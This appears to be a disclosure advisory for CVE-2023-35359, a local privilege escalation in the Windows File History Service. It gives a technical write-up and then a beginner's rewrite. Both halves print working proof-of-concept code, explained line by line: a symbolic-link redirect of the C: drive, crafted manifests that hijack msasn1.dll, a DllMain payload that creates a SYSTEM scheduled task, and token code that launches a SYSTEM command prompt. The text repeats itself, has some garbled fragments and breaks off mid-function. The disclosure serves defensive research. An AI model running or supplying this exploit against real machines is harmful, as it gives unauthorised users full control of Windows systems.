SSD Advisory – File History Service (FHSVC.DLL) Elevation Of Privilege
The Windows File History Service impersonates the logged-in user when loading a DLL, and a user can redirect the C: drive via a symbolic link so that the service loads a malicious manifest and DLL from a user-controlled directory. This allows an ordinary user to execute code as SYSTEM.

A vulnerability in Windows’s File History Service allows local users to gain elevated privileges on the Windows operating system.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

The target is the Windows File History Service, implemented in fhsvc.dll. The service runs with system privileges, and the report's central point is that ordinary users can start it. When the service starts, the core file fhsvc.dll is loaded and the vulnerable function CManagerThread::QueueBackupForLoggedOnUser is reached. That function impersonates the currently logged-in user and then loads fhcfg.dll. This impersonation is the root cause of the vulnerability: the thread that loads the DLL is running as a normal user, and everything that follows inherits that identity.
The issue is tracked as CVE-2023-35359. The vendor issued a fix, referenced in the Microsoft update guide for that CVE. The researcher is described as an independent security researcher working with SSD Secure Disclosure, and the finding was one of the winners of TyphoonCon's TyphoonPWN 2023 in the Windows PE category.
Setup
The exploit is a local one. It needs an ordinary user account on the Windows machine, and it needs the File History Service to be enabled. The report notes that the service is enabled by default, and that if it is disabled the vulnerability cannot be exploited.
The proof of concept consists of four artefacts that must sit in the same directory:
- The compiled exploit executable (
exp.cpp). - A malicious
msasn1.dll(msasn1dll.cpp). test.manifest.manifest.manifest.
The exploit also relies on the service's default lifetime: the report states the file history service runs for 30 seconds by default, and the test instructions say to wait 30 seconds for the result.
Finding it
The researcher observed that the file history service can be started by ordinary users, and that on start it loads fhsvc.dll and hits CManagerThread::QueueBackupForLoggedOnUser. That function simulates the currently logged-in user and loads fhcfg.dll. Because the thread is in the impersonation state, fhcfg.dll is loaded as the normal user.


The resource of fhcfg.dll contains manifest attributes. Once the DLL is loaded, csrss.exe creates a default activation context according to the dependencies in the manifest file, in order to automatically load the required assemblies. Since the file history service thread is impersonating, csrss.exe also impersonates the identity of a normal user when it accesses the manifest file. That is the opening: a system component reading manifest data under a normal user's identity, from paths a normal user can influence.
Exploitation
Step 1: Redirect the C: drive with a symbolic link
A normal user modifies DosDevices and adds a symbolic link for C: pointing to a fake directory, such as C:\Users\Public\test. With that in place, csrss.exe looks for c: as the C:\Users\Public\test manifest file.
The exploit creates the link through NtCreateSymbolicLinkObject, building the object name from the system drive and pointing it at \GLOBAL??\<drive>\Users\Public\test:
HANDLE nCreateSymbolicLink() {

    HANDLE SymbolicLinkHandle = NULL;
    UNICODE_STRING TargetObjectName = { 0 };
    OBJECT_ATTRIBUTES ObjectAttributes = { 0 };
    UNICODE_STRING SymbolicLinkObjectName = { 0 };

    WCHAR path[MAX_PATH]{0};
    WCHAR path2[MAX_PATH]{ 0 };
    wcscat(path, L"\\??\\");
    wcscat(path, buffer);
    wcscat(path2, L"\\GLOBAL??\\");
    wcscat(path2, buffer);
    wcscat(path2, L"\\Users\\Public\\test");

    RtlInitUnicodeString(&SymbolicLinkObjectName, path);
    RtlInitUnicodeString(&TargetObjectName, path2);
    InitializeObjectAttributes(&ObjectAttributes,
        &SymbolicLinkObjectName,
        OBJ_CASE_INSENSITIVE,
        NULL,
        NULL);

    int NtStatus = NtCreateSymbolicLinkObject(&SymbolicLinkHandle,
        SYMBOLIC_LINK_ALL_ACCESS,
        &ObjectAttributes,
        &TargetObjectName);

    if (NtStatus != 0) {
        printf("[-] Failed to open object directory: 0x%X\n", NtStatus);
    }
    return SymbolicLinkHandle;
}
buffer holds the value of SYSTEMDRIVE, read earlier with GetEnvironmentVariableW. The link is created under \??\ and targets the \GLOBAL??\ path of the user-writable directory.
Step 2: Make csrss.exe read a fake manifest
After the symbolic link is set, csrss.exe looks for C:\Users\Public\test\Windows\WinSxS\Manifests\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22621.1635_none_270f70857386168e, according to the list content of the fhcfg.dll.manifest manifest file. The report notes that the file name varies with the operating system environment.

The exploit prepares that directory tree under the fake root and copies manifest.manifest into it under the discovered name. The name is found by walking %SYSTEMDRIVE%\Windows\WinSxS\Manifests and matching the prefix amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.:
if ((wcsstr(FindFileData.cFileName,L"amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.")))
{
    wcscat(manifestFileName, FindFileData.cFileName);
    return TRUE;
}
Step 3: Chain a second manifest
Writing the fake DLL path directly into the fake manifest is not enough: the loaded DLL would come from C:\Windows\WinSxS\Manifestsm, which is not a directory the attacker controls. A second manifest is needed, and the file attribute of the first list is changed to file name=..\..\..\..\..\..\test\test.
When the file attribute of the fake list content is that value, csrss.exe continues to search for the second command list at C:\Users\ Public\test\test\test.manifest.
The first manifest, manifest.manifest, is:
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0" copyright="Copyright (c) Microsoft Corporation. All Rights Reserved." xmlns:cmiv2="urn:schemas-microsoft-com:asm.v3" cmiv2:copyright="Copyright (c) Microsoft Corporation. All Rights Reserved.">
  <noInheritable />
  <dependency optional="yes" cmiv2:discoverable="no">
    <dependentAssembly>
      <assemblyIdentity name="..\..\..\..\..\..\test\test" version="[redacted]" processorArchitecture="amd64" language="*" publicKeyToken="6595b64144ccf1df" type="win32" />
    </dependentAssembly>
  </dependency>
</assembly>
The assemblyIdentity name is the relative path that redirects the search to the second manifest.
Step 4: Add a DLL the service loads after the activation context ends
To exploit the vulnerability it is also necessary to add, in the second fake list test.manifest, a DLL name that the service process loads after the activation context ends. The researcher found that when the file history service is about to exit (it runs for 30 seconds by default), it loads msasn1.dll, which makes that DLL a suitable target.
<assembly
  xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <assemblyIdentity
      name='..\..\..\..\..\..\test\test'
      version='[redacted]'
      processorArchitecture='amd64'
      publicKeyToken='6595b64144ccf1df'
      type='win32'/>
  <file name='msasn1.dll'/>
</assembly>
With this fake test.manifest declaring msasn1.dll as a dependency, when the file history service loads msasn1.dll after the activation context is generated, it tries to open C:\test\msasn1.dll, which is the attacker's constructed DLL.
Step 5: From DLL load to a system command
The file history service does not have the SeIncreaseQuotaPrivilege privilege, so the attacker cannot directly pop up a visible cmd window. The service does have SeImpersonatePrivilege. The exploit therefore adds a scheduled task that specifies an executable to start, which starts with the default privilege of the system account.
The malicious msasn1.dll does this in DllMain on DLL_PROCESS_ATTACH: it builds a schtasks command that creates a task named Test1, running every 20 minutes, pointing at %SYSTEMDRIVE%\Users\Public\test\test.exe with /ru SYSTEM /RL HIGHEST, then runs it immediately.
BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

        char  cmd[1000] = { 0 };
        strcat(cmd, "\"schtasks \/create \/sc minute \/mo 20 \/tn \"Test1\" \/tr ");

        char output[256];
        WCHAR buffer[256];
        if (!GetEnvironmentVariableW(L"SYSTEMDRIVE", buffer, MAX_PATH))
        {
            exit(-1);
        }
        wcscat(buffer, L"\\Users\\Public\\test\\test.exe");
        sprintf(output, "%ws", buffer);
        strcat(cmd, output);
        strcat(cmd, " \/ru SYSTEM \/RL HIGHEST\"");
        system(cmd);
        system("\"schtasks \/run \/tn \\Test1\"");
        exit(-1);
        break;

    }
    return TRUE;

}
The exploit copies itself into the fake directory tree, and the scheduled task points at %SYSTEMDRIVE%\Users\Public\test\test.exe. , which duplicates the current token, sets the session id to 1, and launches cmd.exe on WinSta0\Default with CreateProcessAsUserW:
void RunCMD()
{
    HANDLE ProcessHandle = NULL;
    HANDLE CurrentToken = NULL;
    HANDLE TokenDup = NULL;

    ProcessHandle = GetCurrentProcess();
    if (!OpenProcessToken(ProcessHandle, TOKEN_ALL_ACCESS, &CurrentToken))
    {
        return;
    }
    if (!DuplicateTokenEx(CurrentToken, MAXIMUM_ALLOWED, NULL, SecurityIdentification, TokenPrimary, &TokenDup))
    {
        return;
    }
    DWORD dwSessionID = 1;
    if (!SetTokenInformation(TokenDup, TokenSessionId, &dwSessionID, sizeof(DWORD)))
    {
        return;
    }
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    si.cb = sizeof(STARTUPINFO);
    si.lpDesktop = (LPWSTR)L"WinSta0\\Default";

    LPVOID pEnv = NULL;
    DWORD dwCreationFlags = NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT;
    if (!CreateEnvironmentBlock(&pEnv, TokenDup, FALSE))
    {
        return;
    }

    wchar_t cmdpath[MAX_PATH] = { 0 };
    wchar_t WinPath[MAX_PATH] = { 0 };

    if (!GetEnvironmentVariableW(L"SYSTEMROOT", WinPath, MAX_PATH))
    {
        return;
    }

    wcscat(cmdpath, WinPath);
    wcscat(cmdpath, L"\\system32\\cmd.exe");

    if (!CreateProcessAsUserW(TokenDup, cmdpath, (LPWSTR)L" /k cd ..\\..\\..\\..", NULL, NULL, FALSE, dwCreationFlags, pEnv, NULL, &si, &pi))
    {
        return;
    }
}
Step 6: Run the test
To test the vulnerability, put the exe, msasn1.dll, test.manifest and manifest.manifest in the same directory and execute the exe.
SC_HANDLE serviceHandle = OpenServiceW(scmHandle, L"fhsvc", MAXIMUM_ALLOWED);
Successful result: after waiting 30 seconds, a system cmd pops up.
Failure result: cmd does not pop up. In that case, check whether the file history service is disabled; if it is disabled, the vulnerability cannot be exploited (the service is enabled by default).
Root cause
The service runs as system but can be started by ordinary users, and the vulnerable function impersonates the logged-in user before loading fhcfg.dll. Because the thread is impersonating, csrss.exe builds the activation context and resolves manifest dependencies under the normal user's identity. Manifest resolution follows paths that a normal user can redirect, here through a DosDevices symbolic link for the system drive, and the manifest chain lets the attacker place a DLL name (msasn1.dll) that the service loads after the activation context ends. The service lacks SeIncreaseQuotaPrivilege but holds SeImpersonatePrivilege; the exploit adds a scheduled task that starts with the default privilege of the system account.
Impact
A local ordinary user can elevate to system privileges on the Windows operating system. The exploit requires the File History Service to be enabled, which is the default, and the report's test waits 30 seconds for the service to reach the point where it loads msasn1.dll. The result is a system-level command prompt.
Fix
The vendor issued a fix for the vulnerability, available through the Microsoft update guide for CVE-2023-35359. The report does not describe the code change itself.
Variants to test
- Other services that impersonate a user before loading a DLL or resolving a manifest: check whether the impersonated identity can influence the search path. A positive result is a manifest or DLL loaded from a user-writable location while the service runs as SYSTEM.
- Other
DosDevicessymbolic link targets beyond the system drive: try redirecting other drive letters or device paths used during activation context creation. A positive result iscsrss.exereading a manifest from an attacker-controlled directory. - Other DLLs loaded late in a service's lifetime, like
msasn1.dllhere: enumerate modules loaded shortly before the service exits and declare them in a fake manifest. A positive result is the service loading the attacker's copy from a controlled path. - Services with
SeImpersonatePrivilegebut withoutSeIncreaseQuotaPrivilege: check whether a scheduled task or similar mechanism can be used to obtain a SYSTEM process. A positive result is a process running as SYSTEM created from the impersonated context. - Manifest chains with relative
assemblyIdentitynames: test whether a first manifest can redirect resolution to a second manifest in a user-writable directory. A positive result is the second manifest being read and itsfileentries loaded.
What happened, in plain words
Windows has a built-in feature called File History. It is the thing that quietly copies your personal files to another drive so you can get an older version back if you delete something by accident. The part of Windows that does this work is a background program called a service, and this service is named fhsvc. A service is a program that runs without a window, usually in the background, and often with much more power than the person sitting at the keyboard.
That last point is the heart of this story. The File History Service runs with SYSTEM privileges, which is the highest level of power on a Windows machine, higher than an administrator. Normally you would expect that only an administrator could start such a powerful service. But the researcher found that an ordinary user can start it. And once it is running, a chain of small mistakes lets that ordinary user make the service load a file the user controls. That file then runs with SYSTEM power, and the user ends up with a command prompt that belongs to SYSTEM.
This kind of bug is called local privilege escalation, often shortened to LPE. "Local" means the attacker already has an account on the machine and is sitting at it (or has some way to run programs on it). "Privilege escalation" means going from a low level of power to a higher one. A simple comparison: imagine you are a visitor in an office building. You are allowed in the lobby. Privilege escalation is finding a way to get the key to the server room, using only what the lobby gives you.
The bug is tracked as CVE-2023-35359. A CVE is a public catalogue number for a known security flaw, so that everyone can refer to the same bug by the same name. Microsoft fixed it, and the fix is described in Microsoft's update guide for that CVE. The researcher is described as an independent security researcher working with SSD Secure Disclosure, and the finding was one of the winners of TyphoonCon's TyphoonPWN 2023 in the Windows PE category. TyphoonCon is a security conference, TyphoonPWN is a contest held there, and "Windows PE" here refers to the contest category for Windows privilege escalation.
The pieces you need to understand first
Before walking through the attack, here are the concepts it leans on. Each one is explained from zero.
- DLL: a Dynamic Link Library is a file full of code that other programs can load and use, instead of every program carrying its own copy. Think of it as a shared toolbox that many programs open.
fhsvc.dllis the toolbox that contains the File History Service code.fhcfg.dllis another toolbox the service loads.msasn1.dllis a third one, and in this attack it is the toolbox the attacker replaces with their own. - Impersonation: when a powerful program needs to do something on behalf of a particular user, it can temporarily "wear that user's hat". It keeps running as SYSTEM, but for the duration of the task it acts as if it were the ordinary user. This is a normal and useful Windows feature. It becomes dangerous when the program, while wearing the user's hat, reads files from places the user can write to.
- Manifest: a small XML file that describes what a program needs. It can list dependencies (other pieces of software that must be loaded first) and other attributes. Windows reads manifests to decide which DLLs to load. A manifest is like a shopping list: Windows reads it and goes off to fetch each item.
- Activation context: when Windows loads a program that has a manifest, it builds an internal record of everything the manifest asks for. That record is the activation context. Building it means reading the manifest and resolving its dependencies.
csrss.exe: a core Windows process (Client Server Runtime Subsystem) that is involved in many low-level tasks, including building activation contexts. It is a trusted system component.- Symbolic link: a shortcut at the operating system level. If you create a symbolic link called
C:that points toC:\Users\Public\test, then anything that asks forC:is quietly sent to that folder instead. It is like putting a forwarding address on your post: mail sent to the old address arrives at the new one. DosDevices: the internal Windows namespace where drive letters such asC:are defined. Changing it changes where a drive letter points.- Privilege: a specific permission granted to a process, finer-grained than "administrator". Two matter here.
SeImpersonatePrivilegelets a process impersonate other users.SeIncreaseQuotaPrivilegeis a privilege the service lacks, which the report links to not being able to pop up a visible cmd window. - Scheduled task: a job Windows runs on a schedule, or on demand. A task can be configured to run as SYSTEM, which means the program it starts runs with SYSTEM power.
- Token: an internal object that represents a logged-in user's identity and permissions. Duplicating a token makes a copy of that identity so it can be used to start a new process.
- Named pipe: a way for two programs on the same machine to talk to each other, like a private telephone line with a name. One program waits for a call, the other calls.
- Event: a named signal that one program can set and another can wait on. It is a simple flag: "this has happened".
Setting up
The exploit is local. It needs an ordinary user account on the Windows machine, and it needs the File History Service to be enabled. The report notes the service is enabled by default, and that if it is disabled the vulnerability cannot be exploited.
The proof of concept is four files that must sit in the same folder:
- The compiled exploit program, built from
exp.cpp. - A malicious
msasn1.dll, built frommsasn1dll.cpp. test.manifest.manifest.manifest.
The attack also depends on how long the service lives. The report states the File History Service runs for 30 seconds by default, and the test instructions say to wait 30 seconds for the result. That 30-second window is not a detail: the malicious DLL is loaded when the service is about to exit, so the attacker has to wait for the service to reach that point.
Finding it
The researcher observed that an ordinary user can start the File History Service. When it starts, the core file fhsvc.dll is loaded, and then the vulnerable function CManagerThread::QueueBackupForLoggedOnUser is reached. That function impersonates the currently logged-in user and then loads fhcfg.dll. Because the thread is in the impersonation state, fhcfg.dll is loaded as the normal user.
That is the root cause. A SYSTEM service deliberately puts on the ordinary user's hat, and then, still wearing it, loads a DLL. Everything that follows inherits that ordinary-user identity.
The resource of fhcfg.dll contains manifest attributes. Once the DLL is loaded, csrss.exe creates a default activation context, according to the dependencies in the manifest file, in order to automatically load the required assemblies. Because the File History Service thread is impersonating, csrss.exe also impersonates the identity of a normal user when it accesses the manifest file. So a trusted system component ends up reading manifest data as an ordinary user, from paths an ordinary user can influence. That is the opening.
Exploitation
Step 1: Redirect the C: drive with a symbolic link
A normal user modifies DosDevices and adds a symbolic link for C: pointing to a fake directory, such as C:\Users\Public\test. With that in place, csrss.exe looks for c: as the C:\Users\Public\test manifest file. In other words, when the system asks for something on C: it is quietly sent to a folder the attacker controls.
The exploit creates the link through NtCreateSymbolicLinkObject, building the object name from the system drive and pointing it at \GLOBAL??\<drive>\Users\Public\test:
HANDLE nCreateSymbolicLink() {

    HANDLE SymbolicLinkHandle = NULL;
    UNICODE_STRING TargetObjectName = { 0 };
    OBJECT_ATTRIBUTES ObjectAttributes = { 0 };
    UNICODE_STRING SymbolicLinkObjectName = { 0 };

    WCHAR path[MAX_PATH]{0};
    WCHAR path2[MAX_PATH]{ 0 };
    wcscat(path, L"\\??\\");
    wcscat(path, buffer);
    wcscat(path2, L"\\GLOBAL??\\");
    wcscat(path2, buffer);
    wcscat(path2, L"\\Users\\Public\\test");

    RtlInitUnicodeString(&SymbolicLinkObjectName, path);
    RtlInitUnicodeString(&TargetObjectName, path2);
    InitializeObjectAttributes(&ObjectAttributes,
        &SymbolicLinkObjectName,
        OBJ_CASE_INSENSITIVE,
        NULL,
        NULL);

    int NtStatus = NtCreateSymbolicLinkObject(&SymbolicLinkHandle,
        SYMBOLIC_LINK_ALL_ACCESS,
        &ObjectAttributes,
        &TargetObjectName);

    if (NtStatus != 0) {
        printf("[-] Failed to open object directory: 0x%X\n", NtStatus);
    }
    return SymbolicLinkHandle;
}
Line by line:
- The function returns a handle, which is a reference to the link once it is created.
TargetObjectName,ObjectAttributesandSymbolicLinkObjectNameare structures that Windows needs to describe the link and its destination. They start empty.pathandpath2are text buffers.pathbecomes the name of the link,path2becomes where it points.wcscat(path, L"\\??\\")starts the link name with\??\, the internal namespace where drive letters live. Thenwcscat(path, buffer)appends the system drive letter, whichbufferholds.wcscat(path2, L"\\GLOBAL??\\")starts the destination in the global namespace, then appends the drive letter, then\Users\Public\test. So the link points at the attacker's folder.RtlInitUnicodeStringconverts the two text strings into the format Windows expects.InitializeObjectAttributesfills in the description of the link object, marking it case-insensitive.NtCreateSymbolicLinkObjectactually creates the link. If it fails, the status is printed.
buffer holds the value of SYSTEMDRIVE, read earlier with GetEnvironmentVariableW. The link is created under \??\ and targets the \GLOBAL??\ path of the user-writable directory. The reason for this step is simple: the attacker cannot write into the real C:\Windows, but they can make the system look somewhere else when it asks for C:.
Step 2: Make csrss.exe read a fake manifest
After the symbolic link is set, csrss.exe looks for C:\Users\Public\test\Windows\WinSxS\Manifests\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.22621.1635_none_270f70857386168e, according to the list content of the fhcfg.dll.manifest manifest file. The report notes that the file name varies with the operating system environment.
The exploit prepares that directory tree under the fake root and copies manifest.manifest into it under the discovered name. The name is found by walking %SYSTEMDRIVE%\Windows\WinSxS\Manifests and matching the prefix amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.:
if ((wcsstr(FindFileData.cFileName,L"amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.")))
{
    wcscat(manifestFileName, FindFileData.cFileName);
    return TRUE;
}
Line by line:
wcsstrsearches a text string for a smaller piece of text. Here it checks whether the current file name contains the prefixamd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0..- If it does, the full file name is appended to
manifestFileName, so the exploit remembers the exact name it needs to use. - It returns
TRUEto say "found it".
The reason for this step is that the system will ask for a manifest with a very specific name, and the attacker has to place their fake file under exactly that name. The name differs between Windows versions, so the exploit looks it up on the machine it is running on rather than hard-coding it.
Step 3: Chain a second manifest
Writing the fake DLL path directly into the fake manifest is not enough. The loaded DLL would come from C:\Windows\WinSxS\Manifestsm, which is not a directory the attacker controls. So a second manifest is needed, and the file attribute of the first list is changed to file name=..\..\..\..\..\..\test\test.
When the file attribute of the fake list content is that value, csrss.exe continues to search for the second command list at C:\Users\ Public\test\test\test.manifest.
The first manifest, manifest.manifest, is:
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0" copyright="Copyright (c) Microsoft Corporation. All Rights Reserved." xmlns:cmiv2="urn:schemas-microsoft-com:asm.v3" cmiv2:copyright="Copyright (c) Microsoft Corporation. All Rights Reserved.">
  <noInheritable />
  <dependency optional="yes" cmiv2:discoverable="no">
    <dependentAssembly>
      <assemblyIdentity name="..\..\..\..\..\..\test\test" version="[redacted]" processorArchitecture="amd64" language="*" publicKeyToken="6595b64144ccf1df" type="win32" />
    </dependentAssembly>
  </dependency>
</assembly>
Line by line:
- The first line declares this as an XML document, encoded in UTF-8.
<assembly ...>opens the manifest and sets the namespace and version. The copyright attributes are copied from a genuine Microsoft manifest so the file looks ordinary.<noInheritable />is a standard manifest element.<dependency optional="yes" ...>declares a dependency, marked optional.<dependentAssembly>wraps the description of the thing being depended on.<assemblyIdentity name="..\..\..\..\..\..\test\test" ... />is the important line. Thenameis a relative path made of six..steps followed bytest\test. Each..means "go up one folder". Six of them climb out of the deepWindows\WinSxS\Manifeststree and land back in the attacker's folder, so the search is redirected to the second manifest.- The closing tags end the document.
The reason for this step is that the first manifest is only a stepping stone. It cannot point directly at the attacker's DLL, because the system would resolve that path inside a protected directory. By using a relative path, the attacker makes the system walk out of the protected directory and into one they control.
Step 4: Add a DLL the service loads after the activation context ends
To exploit the vulnerability it is also necessary to add, in the second fake list test.manifest, a DLL name that the service process loads after the activation context ends. The researcher found that when the File History Service is about to exit (it runs for 30 seconds by default), it loads msasn1.dll, which makes that DLL a suitable target.
<assembly
  xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <assemblyIdentity
      name='..\..\..\..\..\..\test\test'
      version='[redacted]'
      processorArchitecture='amd64'
      publicKeyToken='6595b64144ccf1df'
      type='win32'/>
  <file name='msasn1.dll'/>
</assembly>
Line by line:
<assembly ...>opens the second manifest.<assemblyIdentity ...>gives it the same relative name as the dependency in the first manifest, so the two line up. The version, architecture, public key token and type are copied from a genuine entry so the file looks legitimate.<file name='msasn1.dll'/>is the payload. It tells Windows that this assembly includes a file calledmsasn1.dll.- The closing tag ends the document.
With this fake test.manifest declaring msasn1.dll as a dependency, when the File History Service loads msasn1.dll after the activation context is generated, it tries to open C:\test\msasn1.dll, which is the attacker's constructed DLL. The reason for choosing msasn1.dll specifically is timing: the service loads it late, just before exiting, which is after the attacker's manifest chain has been read.
Step 5: From DLL load to a system command
The File History Service does not have the SeIncreaseQuotaPrivilege privilege, so the attacker cannot directly pop up a visible cmd window. The service does have SeImpersonatePrivilege. The exploit therefore adds a scheduled task that specifies an executable to start, which starts with the default privilege of the system account.
The malicious msasn1.dll does this in DllMain on DLL_PROCESS_ATTACH: it builds a schtasks command that creates a task named Test1, running every 20 minutes, pointing at %SYSTEMDRIVE%\Users\Public\test\test.exe with /ru SYSTEM /RL HIGHEST, then runs it immediately.
BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

        char  cmd[1000] = { 0 };
        strcat(cmd, "\"schtasks \/create \/sc minute \/mo 20 \/tn \"Test1\" \/tr ");

        char output[256];
        WCHAR buffer[256];
        if (!GetEnvironmentVariableW(L"SYSTEMDRIVE", buffer, MAX_PATH))
        {
            exit(-1);
        }
        wcscat(buffer, L"\\Users\\Public\\test\\test.exe");
        sprintf(output, "%ws", buffer);
        strcat(cmd, output);
        strcat(cmd, " \/ru SYSTEM \/RL HIGHEST\"");
        system(cmd);
        system("\"schtasks \/run \/tn \\Test1\"");
        exit(-1);
        break;

    }
    return TRUE;

}
Line by line:
DllMainis the function Windows calls automatically when a DLL is loaded or unloaded.DLL_PROCESS_ATTACHmeans "this DLL has just been loaded into a process". So this code runs the moment the service loads the attacker's DLL.cmdis a text buffer for the command line.strcatappends text to it.- The first
strcatstarts building aschtasks /createcommand: create a task, schedule it by minute, every 20 minutes, name itTest1, and set its program with/tr. GetEnvironmentVariableW(L"SYSTEMDRIVE", ...)reads the system drive letter, andwcscatappends\Users\Public\test\test.exe, the path of the exploit's own copy.sprintf(output, "%ws", buffer)converts that wide string into a normal string so it can be appended.- The next
strcatadds the program path, then/ru SYSTEM /RL HIGHEST, meaning run as the SYSTEM user at the highest run level. system(cmd)runs the command, creating the task.system("\"schtasks \/run \/tn \\Test1\"")runs the task immediately.exit(-1)ends the process.
The reason for this step is the missing privilege. The service cannot show a window itself, but it can create a task that runs as SYSTEM, and that task can start a program which can show a window.
The exploit copies itself into the fake directory tree, and the scheduled task points at %SYSTEMDRIVE%\Users\Public\test\test.exe. , which duplicates the current token, sets the session id to 1, and launches cmd.exe on WinSta0\Default with CreateProcessAsUserW:
void RunCMD()
{
    HANDLE ProcessHandle = NULL;
    HANDLE CurrentToken = NULL;
    HANDLE TokenDup = NULL;

    ProcessHandle = GetCurrentProcess();
    if (!OpenProcessToken(ProcessHandle, TOKEN_ALL_ACCESS, &CurrentToken))
    {
        return;
    }
    if (!DuplicateTokenEx(CurrentToken, MAXIMUM_ALLOWED, NULL, SecurityIdentification, TokenPrimary, &TokenDup))
    {
        return;
    }
    DWORD dwSessionID = 1;
    if (!SetTokenInformation(TokenDup, TokenSessionId, &dwSessionID, sizeof(DWORD)))
    {
        return;
    }
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
    si.cb = sizeof(STARTUPINFO);
    si.lpDesktop = (LPWSTR)L"WinSta0\\Default";

    LPVOID pEnv = NULL;
    DWORD dwCreationFlags = NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT;
    if (!CreateEnvironmentBlock(&pEnv, TokenDup, FALSE))
    {
        return;
    }

